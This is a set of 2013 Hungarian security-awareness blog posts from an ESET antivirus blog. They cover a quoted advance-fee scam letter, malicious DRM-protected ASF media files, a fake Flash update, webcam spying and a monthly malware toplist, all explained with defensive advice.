


Vettem ezt a határozatot, mert nincs saját gyermeke, hogy ezt az alapot lehet örökölni. Amikor a néhai férje élt, o mindig arra figyelmeztetett, hogy ne tegye ki a vagyonát a rokonai, mert ok is sokféleképpen próbálták kiküszöbölése neki, mert a vagyonát. Sot, én és néhai férje egyaránt újjászületett keresztények halála elott, és rokonai mindig haragudni rá, mert a vallás akar. Ennek érdekében úgy döntöttem, hogy kövesse az utasításokat az én néhai fé rje, és nem tájékoztatja a néhai férje rokonai, hogy létezik ez az alap, mert a hitetlenek.

Én Ezzel a döntéssel a saját adományozni ezt az alapot az Isten munkája, mert azt akarom, hogy Isten legyen irgalmas hozzám, és fogadja el a lelkem, mert tudom, hogy Istennél minden lehetséges. Én szeretném, ha válaszolni erre a levélre a leheto leggyorsabban, mert a Lélek az Isten utasítása nekem, hogy válassza meg a megvalósításához ez a tanítás. Arra számítok, azonnali választ toled, hogy én is tudd a következo lépés, hogy kövesse, mert szeretnék az alap átadandó ki ez az ország, mert én végig egy kemoterápiás kezelés a következo 10

napra.

Abban a reményben, hogy megkapja a választ, és továbbra is áldott.
asszony Celinena Christian"



A kéretlen leveleknél már az gyanús, ha a nagyon bizalmas tranzakciót az "undisclosed-recipients:;" számára postázzák, de az is érdekes, ha valaki Elefántcsontpartról mégis brazil e-mailcímről ír nekünk. Korábban a Vírusok Varázslatos Világa sorozatunkban egy egész fejezetet szenteltünk az ilyen típusú csalásoknak, akit érdekelnek a részletek, érdemes lehet végigolvasni a legtipikusabb módszereket, hogy **ne járjunk úgy, mint Csisztu Zsuzsa 2011-ben, aki egyébként ráadásul az Eötvös Loránd Tudományegyetem Állam- és Jogtudományi Karán szerzett jogi doktorátust.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Titkosítás nem csak kémeknek
- A CryptoLocker esete a rendőrséggel
- Elhunyt Szőr Péter
- Negyedszázados férgek - októberi adatok
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5351681

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2013.06.10. 11:13:03

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Megtévesztés + DRM védett fájlok = fertőzés


2013.06.12. 13:21 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: plugin asf url virustotal trojai

Egy klasszikus social engineering trükk bukkant fel új köntösben. Arra még mindenki emlékezhet, hogy a korábbi klasszikus Windows-os átverést, **amely egy videó előtt/helyett állítólagos hiányzó kodekre figyelmeztet**, még a Macintosh rendszerekre is elkészítették 2007-ben. **Most pedig kifejezetten az .ASF médiafájlokra jár rá a rúd**, mindjárt megmutatjuk azt is, hogyan és miképp.




Ezúttal is kicsit hasonló a helyzet, viszont a támadók a Microsoft által kifejlesztett ASF (Advanced Systems Format) állományokat használják fel támadásra. Az ASF konténer kiterjesztés **audio és videó állományokat jelenthet, amelyben az objektumok mind a hang kódolásában, mind pedig a videó kodekekben különfélék lehetnek, pl. AVI, MPEG, 3GP, WMV, WMA, MP3**. A formátum egyik előnye egyébként, hogy a lejátszás még a teljes letöltődés befejezése előtt elkezdődhet, ám van az ASF-ekben **egy további érdekesség is, amit most felismert gyengepontként a kártevőterjesztők el is kezdtek szépen kihasználni**.



A Windows Media Rights Manager eredetileg azt teszi lehetővé, hogy egy DRM (Digital Rights Management) által védett ASF lejátszása közben ellenőrizhesse, vajon van-e a felhasználónak érvényes engedélye a konkrét média felhasználására, és ha nincs neki, úgy a lejátszás helyett egy előre meghatározott - fájlba bedrótozott - tartalomszolgáltató URL-jét jeleníti meg neki.



Pontosan ennek a sémának a manipulálása vezetett odáig, hogy **preparált, szándékosan kártékony linket tartalmazó médiafájlok révén tulajdonképpen tetszőleges oldalra átterelhető a felhasználó**, és ha még a végén sem fog gyanút, örömmel kattint is a megfelelő plugin reményében. A mellékelt képek a VirusTotal blogról származnak, és jól mutatják, hogy egy ilyen WMV állomány hogyan visz minket például a xvidprox.com-ra, vagy akárhová, hogy a "kötelező" bővítményt letölthessük.



A vírusvédelmi alkalmazások egy része már sikeresen felismeri az ilyen típusú kártevőket, ennél például ez "WMA/TrojanDownloader.Wimad.D" trójaiként került az ESET által detektálásra. És **hogy még hatékonyabb legyen maga a VirusTotal vizsgálat is, a készítők létrehoztak az ASF állományoknál új "File detail" füleket is, ahol további izgalmas részleteket lehet megnézni, többek közt éppen a korábban említett tartalom formátumához és DRM védelméhez rendelt külső URL sztringek tartalmát.**

Tetszik 14 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Tűzre, vízre, és jelszóra vigyázzatok!
- Egy Skype támadás margójára
- Újabb URL ellenőrző motor a VirusTotalon
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5357278

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Hamis Adobe Flash frissítés a hirdetésben

2013.06.20. 12:41 | Csizmazia István [Rambo] | 1 komment

Címkék: flash frissítés adobe hamis player


Ezúttal egy reklám ablak próbálja meg a felhasználókat rávenni arra, hogy kattintással frissítsenek, különben nem játszható le a videó. Figyelem, átverés az egész.



Ha kicsit visszanézünk blogunk korábbi posztjaira, **még 2008-ból is találunk olyan esetet, ahol az Adobe Flashplayer frissítéssel kapcsolatosan már próbálkoztak a kártevőterjesztők**. Az akkori kampány kéretlen e-mail üzenetekben terjedt, és olyan **szenzációhajhász híreket ígért, mint "Angeline Jolie terhessége hazugság" vagy "Hillary Clinton beperli Barack Obamat"**.



A bevált recept aztán azóta is folyamatosan felbukkant és szedte áldozatait, például 2012. januárjában a Facebookon terjedt a Zynga játékok (mafia, farm, poker HC, stb) kapcsán, vagy legutóbb 2012. augusztusában érkeztek olyan spamek, melyben a közelgő iPhone 5-tel kapcsolatos információkat ígértek, ám a levél mellékletében egy olyan preparált Word dokumentum volt, amely **beágyazott rosszindulatú SWF fájlt tartalmazott, ami az ActionScript miatt azonnal lefutva megfertőzte a számítógépet**.




Mostani esetünkben egy hirdetési ablak próbálja meg rávenni a felhasználókat egy általa felajánlott Adobe Flash frissítésre, amely nélkül a videó állítólag nem tekinthető meg. Érdekes módon ha a telepítést választjuk, annak folyamata, és képernyőképe is látványosan utánozza az eredetit, ezzel sokakat megtéveszthet.



Az érdekességeknek ezzel még nincs vége, bár ez sem újdonság, de mindenképpen **említést érdemel, hogy a kártevőterjesztők úgynevezett affiliate network rendszerben toborozzák a delikvenseket, akik a kártevőkre mutató reklámokat, linkeket hajlandók elhelyezni a saját weboldalukon. Hó végén pedig a résztvevők a kattintások és letöltések függvényében ezzel pénzt kereshetnek, míg a kártevőterjesztők a botneteknél alkalmazott külsős mule-okhoz hasonlóan másra bízzák a könnyen visszanyomozható piszkos munkát.**



Az ESET szoftverei az adott pay-per hálózatról Win32/DomaIQ.C néven detektálják a kártevőt, ami egész pontosan egy PUA, Potentially Unwanted Application, vagyis kéretlen alkalmazás. Mint az közismert, a vírusvédelmi alkalmazások azért bánnak óvatosan, kesztűs kézzel az ilyen nem kívánatos programokkal, messze elkerülve azt, hogy például vírusnak nevezzék, mert a terjesztők sok esetben seregnyi jogászt uszítanak a víruslaborokra, hogy az ő szoftverük nem is kártékony.



Nekünk felhasználóknak érdemes tehát mindig résen lenni, mert a hőn áhított videó reményében sokan kattintanak felelőtlenül. **A korábban gyakori szimpla video.exe letöltésének felajánlása mellett egy ilyen oldal felajánlhat akár kártékony böngésző plugin telepítést is, ami még aljasabb és nehezebben leleplezhető trükk.** Ha korábban más webhelyeken minden videó típust sikeresen meg tudtunk nézni, akkor ismeretlen oldalakon mindenképpen érdemes ilyenkor gyanakodni, **vigyázni és csak közvetlenül a gyártói oldalakról frissíteni.**

Tetszik 9 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Titkosítás nem csak kémeknek
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Egy Skype támadás margójára
- Elhunyt Szőr Péter
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5370413

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



pingwin · http://pingwin.blog.hu 2013.06.20. 18:51:08

alapbol nem nezem meg az olyan dolgokat ami tegisztralashoz/telepiteshez kotott

Készül az Adblock Plus Internet Explorerre is

2013.06.21. 13:35 | Csizmazia István [Rambo] | 1 komment

Címkék: adblock explorer internet böngésző android plus ghostery

Az alternatívnak nevezett böngészők térhódítása ugyan idővel átrendezte a terepet, de az Internet Explorer jelenléte még mindig jelentős az olyan szereplők mellett, mint a Firefox vagy a Chrome. Ezúttal **a reklámblokkolásban erősíthetnek az IE hívők, a fejlesztők blogjukon számoltak be a projektről.**



Az Adblock Plus for Internet Explorer termék fejlesztése zajlik, ahol külön jó hír lehet, hogy még az IE 6-os verziójával is kompatibilis. Bár még vannak bugok, de az első tesztek nagyon biztatóak, például már szépen lehet blokkolni a YouTube videók lejátszása közben megjelenő reklámokat. Az Adblock Plus program automatikusan elindul, amint az Internet Explorert futtatják, és a kitűzött célok közt az is szerepel, hogy folyamatosan és automatikusan frissíthető legyen. A magyarok általában leggyakrabban a "szabadidő" kategóriájú hirdetésekre kattintanak, de a médiafogyasztás - például videonézés - közbeni, csak külön kattintgatással lelőhető kéretlen reklámokat utálják.



A kezdeti stádiumban a fejlesztők a fórumukba várják a jelzéseket, észrevételeket, kérdéseket, és ami még további kedvező hír lehet, hogy állítólag az Androidos verziót is hamarosan el fogják készíteni. A privátszférát és a reklámokat egyaránt érintő friss hír az is, hogy a Ghostery nevű böngészőkiegészítő viszont kettős ügynökként volt jelen a felhasználók gépein: **a nyomon követést és reklámmentességet ígérő Evidonról ugyanis nemrég az derült ki, hogy mindeközben a működés során begyűjtött információkat, statisztikákat a hirdetőipar szereplői számára is árulja**.



Emiatt tehát azt is érdemes megjegyezni, hogy a böngésző kiegészítők **nem különböznek a hagyományosan telepített programoktól abban a tekintetben, hogy itt is a bizalom, és az előzetes tájékozódás szükséges** a biztonságtudatos telepítéshez, használathoz.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Újabb URL ellenőrző motor a VirusTotalon
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5372192

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Aser Tzuiko 2013.06.21. 15:27:24

Ez nem jó?
www.fanboy.co.nz/ie.html

Webkamerás kukkolók IV. - 100 férfi ér egy nőt

2013.06.24. 10:32 | Csizmazia István [Rambo] | 4 komment

Címkék: hiba webkamera trójai kémkedés player kémprogram webkamerás kukkolók

Néhány napja **ismét reflektorfénybe került a webkamerával való illetéktelen megfigyelés**, pedig már eddig is növekvő érdeklődés övezte a témát a kártevő terjesztők részéről. Nemrég a BBC írt meg egy ilyen esetet, ahol egy fiatal lány volt a kukkolás szenvedő áldozata. **Emellett a folytatásban azt is megtudhatjuk, mire is használható még egy sebtapasz**.



Mi is már 4-es sorszámmal folytatjuk a kis sorozatunkat a tárgykörben, amelyben a "halott indián a jó indián" mondás analógiájára a **"csak a letakart webkamera a jó webkamera"** okosságot tarthatjuk aktuális axiómánknak. **A legfrissebb incidensnél Rachel Hyndman 20 éves glasgowi lány korábbi kedvenc szokása volt, hogy miközben a kádban fürdött, vitte magával a laptopját, és DVD-t nézett rajta**. Egy ilyen fürdőzés közbeni filmezés közben egyszer csak azt észlelte, váratlanul bekapcsolt a webkamera. "Szörnyű érzés volt a privát szféra ilyen fokú megsértése" - mondta el később.



Érdekes momentum, hogy a lopott bankkártya azonosítókhoz hasonlóan itt is különböző árfolyamok léteznek a feketepiacon, ahogy a PIN kód ellenőrzött USA-beli accountok drágábbak, mint a lopott kelet-európai accontok, itt is **a női felhasználók webkameráihoz tartozó hozzáférés áráért - ami mindössze 1 amerikai USD - száz férfi használóhoz való webkamerát lehet kapni**. Az elkövetők gyakran fiatalkorúak, akik kíváncsiságból, és persze a pénzkereset miatt is csomagonként - 100 vagy 500 webkamera hozzáférést egyben - értékesítik a kémprogrammal fertőzött gépekhez való rejtett távoli hozzáférést.



Legutóbbi epizódunkban már írtunk a kamera takarásról, amihez a korábbi megboldogult autópálya matrica szabatos felragasztása volt a kiinduló alap: 4-5 előragasztás a pólónkra vagy a farmerünkre, és csak utána a helyére - ez biztosítja, hogy ne ragasztózza össze csúnyán a felületet és később könnyen fel-le lehessen szedni. **A mostani eset után azonban Mikko Hypponennek adjuk a legjobb ötletet megvalósító megoldásért járó elismerést, a nyertes kép alant :-)**



Mit tehetünk mi felhasználók az éppen használaton kívüli kamera kihúzásán, illetve letakarásán felül? A sebezhetőségeket kihasználó kémprogramok miatt feltétlenül fontos rendszerünk javítófoltokkal való frissen tartása, valamint a naprakész vírusirtó, és tűzfal. **Ne kattintsunk ismeretlenektől jövő kéretlen üzenetek mellékleteire, ez a leggyakoribb forrása a trójai kártevőknek, kémprogramoknak**. Emellett érdemes alaposan meggondolni, mielőtt ismeretlenekkel chatelés közben megosztanánk saját webkameránk képét. **Sose vigyünk webkamerás gépet intim helyekre**: fürdőszoba, WC, öltöző, **a fiataloknak, gyerekeknek pedig tanítsuk meg, mire vigyázzanak, mik lehetnek a kockázatok**. Ha pedig esetleg azt tapasztaljuk, hogy támadás áldozatává váltunk, haladéktalanul jelentsük azt a hatóságoknak.

Tetszik 52 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Negyedszázados férgek - októberi adatok
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5375431

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

álfirkász · http://narancsosliba.blog.hu/ 2013.06.24. 21:02:34

Ha BIOS-ból letiltom a kamerát, az nem elég? :)

különvélemény 2013.06.24. 21:02:58

"rendszerünk javítófoltokkal való frissen tartása"
= patch/peccs - update/ápdét - frissítés - javítás/javítócsomag

Mindegyik ismertebb kifejezés, bár a magyar rovásíráshoz nem értek.

Letakaráshoz meg a legegyszerűbb a mindenhol elérhető post-it egy kis ragasztós darabja, az garantáltan nem hagy ragasztónyomot maga után.

különvélemény 2013.06.24. 21:05:12

@álfirkász: BIOS függő, de majdnem mindig elég.
Láttam már BIOS-ban letiltott eszközt Windowsban felismerve, de ez nagyon ritka.



Csizmazia István [Rambo] · http://antivirus.blog.hu
2013.08.16. 09:42:00

Zsínórban értesülhetünk hasonló esetekről:
velvet.hu/sztori/2013/08/15/feltortek_webkamerajat_kukkoltak_a_tinikiralynot/

Mentési állományokat töröl a Bundpill féreg

2013.06.26. 11:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika május adatok nod32 havi threatsense vírusstatisztika 2013.

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2013. májusában a következő 10 károkozó terjedt a legnagyobb számban.**



Nem tűnt el az Autorun vírus, ám ezúttal "csak" a második helyen végzett. Ugyanis e havi első helyezettünk az előző hónapban jelentkező Win32/Bundpill féreg, amely hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. **Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti**. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Visszatért a pástra az **utóljára 2012-ben listás JS/Iframe trójai** is, igaz csak az utolsó, tizedik helyre. Róla azt kell tudni, hogy **észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra**. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.

Az ESET Global Trends Report e havi kiadásában ezúttal a már többször is említett hamis support hívásokra figyelmeztet. Mint azt közismert, ennél az átverésnél a gyanútlan áldozat kap egy kéretlen e-mailt vagy telefonhívást, melyben nem létező technikai hibára figyelmeztetik - néha arcátlanul akár a Microsoft nevében jelentkeznek - majd borsos számlát nyújtanak be a "segítségért", illetve kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat.



Fontos tudni azt is, hogy **ilyen megkereséseket kaphatunk anélkül is, hogy címünket vagy telefonszámunkat felelőtlenül megosztanánk, hiszen az elkövetők gyakran élnek az úgynevezett "cold call - hideg hívás" technikával, azaz véletlenszerűen vagy adott számtartományokon belül szisztematikusan végigmenve is indítanak kéretlen hívásokat.**

A másik kiemelt téma a közösségi oldalakon terjedő hoaxok, álhírek veszélye, ezekből magyar nyelven is számossal találkozhatunk már. Ám fontos veszélyforrás lehet a privát szférára az is, ha valakit igaztalanul vádolnak, vagy rágalmaznak. **A tévesen azonosított elkövető, akit aztán egy egész felbőszült virtuális tömeg keres, a közösségi oldalon meghurcol, bár semmilyen konkrét bizonyíték nem áll a rendelkezésükre - nos ez egyáltalán nem fikció.**



Ugyanis a legutóbbi bostoni maratonon meg is történt, hiszen a bombamerénylet alkalmával egy ártatlan egyetemi hallgatót neveztek meg tévesen gyanúsítottként. **A 22 éves Sunil Tripathi-nak ebből aztán számtalan kellemetlensége adódott, utóbb ugyan bocsánatot kértek tőle, ami persze jó, de nem teszi meg nem történtté a kínos bakit.** Ahogy a Reddit fogalmazott, az instant újságírás számtalan előnye mellett az egyik hátránya, hogy időnként így félrecsúszhatnak a dolgok. **Felkapja a média a hamis információt, és utána szinte lehetetlen ezt megállítani.**




Májusi fontosabb blogposztjainkat áttekintve megemlékeztünk arról, hogy a mindössze 24 esztendős algériai származású Hamza Bendelladj volt a szerzője és forgalmazója a híres-hírhedt Zeus botnet készletnek, a SpyEye-nak. Az év elején éppen Malajziából Egyiptomba akart volna utazni, mikor letartóztatták, most pedig **várhatóan kiadják az USA-nak, ahol összesen 23 pontban fogják vizsgálni a bűnösségét, többek közt számítógépes csalások elkövetése miatt.**


Előző hónapban írtunk az antivírus programok teszteléséről, ahol a különféle szervezetek által végzett vizsgálatok néha különböző eredményeket mutatnak. Az első fejezetben akkor arról volt szó, mik a hiteles és megbízható tesztelési módszerek, hogyan igazodjunk el köztük. **A mostani második részben pedig arról írtunk, mire érdemes figyelni az összehasonlító antivírus tesztekkel kapcsolatban. Kik végzik, egyszerű feladat-e ez, milyen buktatókkal kell szembenéznie annak, aki erre vállalkozik, illetve honnan gyaníthatjuk, hogy egy teszt eredménye kétséges, vagy megalapozott.**



Szó volt továbbá egy olyan Macintosh alatti kémprogramról is, amely sikerrel kerülte meg a tavaly megjelent 10.8 Mountain Lion rendszer egyik újítását, az Apple Gatekeeper Execution Prevention technológiát. **A trójai ugyanis érvényes Apple fejlesztői azonosítóval rendelkezett, és ez pedig Rajender Kumar névre szólt, innen jött a kártevő elnevezése is: KitM = "Kumar in the Mac"**. Bár az Apple egyébként azóta visszavonta ez a bizonyos Developer ID-t, ez a már megfertőződött áldozatoknak keveset fog segíteni. **Ugyanis ha egy kártevő már sikeresen átjutott a Gatekeeper-en, akkor nem történik újra további ellenőrzés, vagy ismételt lekérdezés, így a korábban használt azonosító aláírással rendelkező program továbbra is szabadon futhat a gépeken, ha nem használnak vírusirtót**.




Végül arról is beszámoltunk, hogy a LinkedIn jelszólopás, és a tavalyi Wordpress incidens után **a Drupal tartalomkezelő rendszer is áldozatul esett, támadók jutottak be a rendszerükbe. A jogosulatlan hozzáférés és az ellopott jelszavak miatt biztonsági okokból resetet hajtottak végre**, és emiatt minden felhasználó belépése új jelszó választással kezdődik majd. Akinek esetleg több helyen is ugyanaz volt a jelszava, tanácsos mihamarabb cserélni másutt is.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2013. májusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 22.22%-áért**. Aki pedig folyamatosan és első kézből szeretne értesülni a **legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. Win32/Bundpill féreg
Elterjedtsége a májusi fertőzések között: 3.68%

